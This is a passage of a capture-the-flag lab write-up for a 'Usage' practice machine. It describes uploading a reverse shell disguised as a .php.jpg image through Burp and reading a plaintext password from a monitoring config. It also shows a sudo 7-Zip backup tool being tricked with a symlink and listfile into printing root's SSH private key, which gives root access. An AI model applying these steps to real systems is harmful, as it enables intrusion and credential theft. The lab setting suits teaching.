
The uploader only accepts image files.

So save reverse shell like \*.php.jpg

turn on burp and click on submit.



In file name section you must change name and extension:



Click on forward and get access.



## User flag:

```
daniel@kalidani: ~/Downloads
File Actions Edit View Help
dash@usage:/$ ls
ls
bin dev home lib32 libx32 media opt root sbin srv tmp var
boot etc lib lib64 lost+found mnt proc run snap sys usr
dash@usage:/$ cd home
cd home
dash@usage:/home$ ls
ls
dash xander
dash@usage:/home$ cd xander
cd xander
bash: cd: xander: Permission denied
dash@usage:/home$ cd dash
cd dash
dash@usage:~$ ls
ls
user.txt
dash@usage:~$ cat user.txt
cat user.txt
8ffde9e3cc384f4da2053d0b66532ed8 xabder
dash@usage:~$
```

As you can see , we have two user. If you try to go xander directory , you get error.

Also if you run `sudo -l` , again you get error.

So we search for a xander password :

```
dash@usage:~$ pwd
pwd
/home/dash
dash@usage:~$ ls -al
ls -al
total 52
drwxr-xr-x 6 dash dash 4096 Aug 8 09:26 .
drwxr-xr-x 4 root root 4096 Aug 16 20:23 ..
lrwxrwxrwx 1 root root 9 Apr 2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan 6 2022 .bashrc
drwx----- 3 dash dash 4096 Aug 7 2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .config
drwxrwxr-x 3 dash dash 4096 Aug 7 2023 .local
-rw-r--r-- 1 dash dash 32 Oct 26 2023 .monit.id
-rw-r--r-- 1 dash dash 5 Aug 8 09:26 .monit.pid
-rw----- 1 dash dash 1192 Aug 8 09:25 .monit.state
-rwx----- 1 dash dash 707 Oct 26 2023 .monitrc
-rw-r--r-- 1 dash dash 807 Jan 6 2022 .profile
drwx----- 2 dash dash 4096 Aug 24 2023 .ssh
-rw-r--r-- 1 root dash 33 Aug 8 07:09 user.txt
dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon 60

#Enable Web Access
set httpd port 2812
  use address 127.0.0.1
  allow admin:3ncd3d_p4$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
  if cpu > 80% for 2 cycles then alert

#System Monitoring
check system usage
  if memory usage > 80% for 2 cycles then alert
  if cpu usage (user) > 70% for 2 cycles then alert
  if cpu usage (system) > 30% then alert
  if cpu usage (wait) > 20% then alert
  if loadavg (1min) > 6 for 2 cycles then alert
  if loadavg (5min) > 4 for 2 cycles then alert
  if swap usage > 5% then alert

check filesystem rootfs with path /
  if space usage > 80% then alert
dash@usage:~$
```

Now we have a password. Try it

If you run `<su xabder>` , you can successfully change the user.

Now run `sudo -l`:

```
xander@usage:/home$ sudo -l
sudo -l
Matching Defaults entries for xander on usage:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin::/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
  use_pty

User xander may run the following commands on usage:
  (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:/home$ cd /usr/bin
cd /usr/bin
xander@usage:/usr/bin$ sudo ^[[200~/usr/bin/usage_management
^[[201-sudo
/usr/bin/usage_management /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

There is a file that can show us project backup.

So , we go to site directory to see can we get root access.

```
xander@usage:/var/www/html$ ls
ls
project_admin  usage_blog
xander@usage:/var/www/html$ touch @id_rsa
touch @id_rsa
xander@usage:/var/www/html$ ls
ls
id_rsa  project_admin  usage_blog
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
ln -s /root/.ssh/id_rsa id_rsa
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
1
7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7413 24-Core Processor
(A08F11),ASM,AES-NI)
Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54859510
Scanning the drive:
WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnZac1rZxktJEA AAAABG5vbmlJAAAAEbm9uZQAAAAAAAAAAAAAAAAAAAAATzc2gtZW
WARNING: No more files
QyNTUxOQAAACC2bm0r6LAHUMxon+edz07Q7B9rH01mxhQyxpqJla6g3QAAA3Afwy3CH8M1
WARNING: No more files
QgAAAAATzc2gtZWQyNTUxOQAAACC2bm0r6LAHUMxon+edz07Q7B9rH01mxhQyxpqJla6g3Q
WARNING: No more files
AAAEc63P+SDvWmQTEAYOD4IEeqfSPszxqILWx1IT31xsmbSY6vosAdQz6if553PTD0s
-----END OPENSSH PRIVATE KEY-----
2984 folders, 18025 files, 113889112 bytes (109 MiB)
Updating archive: /var/backups/project.zip
Items to compress: 21009
Files read from disk: 18025
Archive size: 54859651 bytes (53 MiB)
Scan WARNINGS for files and folders:
-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3B1bnZac1rZxktJEA AAAABG5vbmlJAAAAEbm9uZQAAAAAAAAAAAAAAAAAAAAATzc2gtZW : No more files
QyNTUxOQAAACC2bm0r6LAHUMxon+edz07Q7B9rH01mxhQyxpqJla6g3QAAA3Afwy3CH8M1 : No more files
QgAAAAATzc2gtZWQyNTUxOQAAACC2bm0r6LAHUMxon+edz07Q7B9rH01mxhQyxpqJla6g3Q : No more files
AAAEc63P+SDvWmQTEAYOD4IEeqfSPszxqILWx1IT31xsmbSY6vosAdQz6if553PTD0s : No more files
H2sfTWzFDLQgMhrqDdAAAAcNjv3RADXNHZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
Scan WARNINGS: 7
xander@usage:/var/www/html$
```

Now we have a privet key.

Save it in new file.txt , remove all (: No more files) .

Go for root .

## Root flag:

```
(daniel@kalidani)~[/Downloads]
$ ls
Perfection.pdf  danielmamian.ovpn  lab.danielmamian.ovpn  revesshel.php  writeup
cacert.der     gpg                nekoray              revesshel.php.jpg  yahar_ch
ch              hashp.txt          r                    wallpaper

(daniel@kalidani)~[/Downloads]
$ nano rsa

(daniel@kalidani)~[/Downloads]
$ chmod 600 rsa

(daniel@kalidani)~[/Downloads]
$ ssh -i id_rsa root@10.10.11.18
```

## Cat root flag:

```
(daniel@kalidani)~[/Downloads]
$ ssh -i rsa root@10.10.11.18
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Aug  8 09:48:26 AM UTC 2024

System load:          0.0
Usage of /:           66.0% of 6.53GB
Memory usage:        22%
Swap usage:           0%
Processes:            243
Users logged in:      0
IPv4 address for eth0: 10.10.11.18
IPv6 address for eth0: dead:beef::250:56ff:feb9:ek40

METHODS TO GET A ROOT FLAG
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# ls
cleanup.sh  root.txt  snap  usage_management.c
root@usage:~# cat root.txt
595c42ccf2451c96fc5b17bfe7b763ce
root@usage:~#
```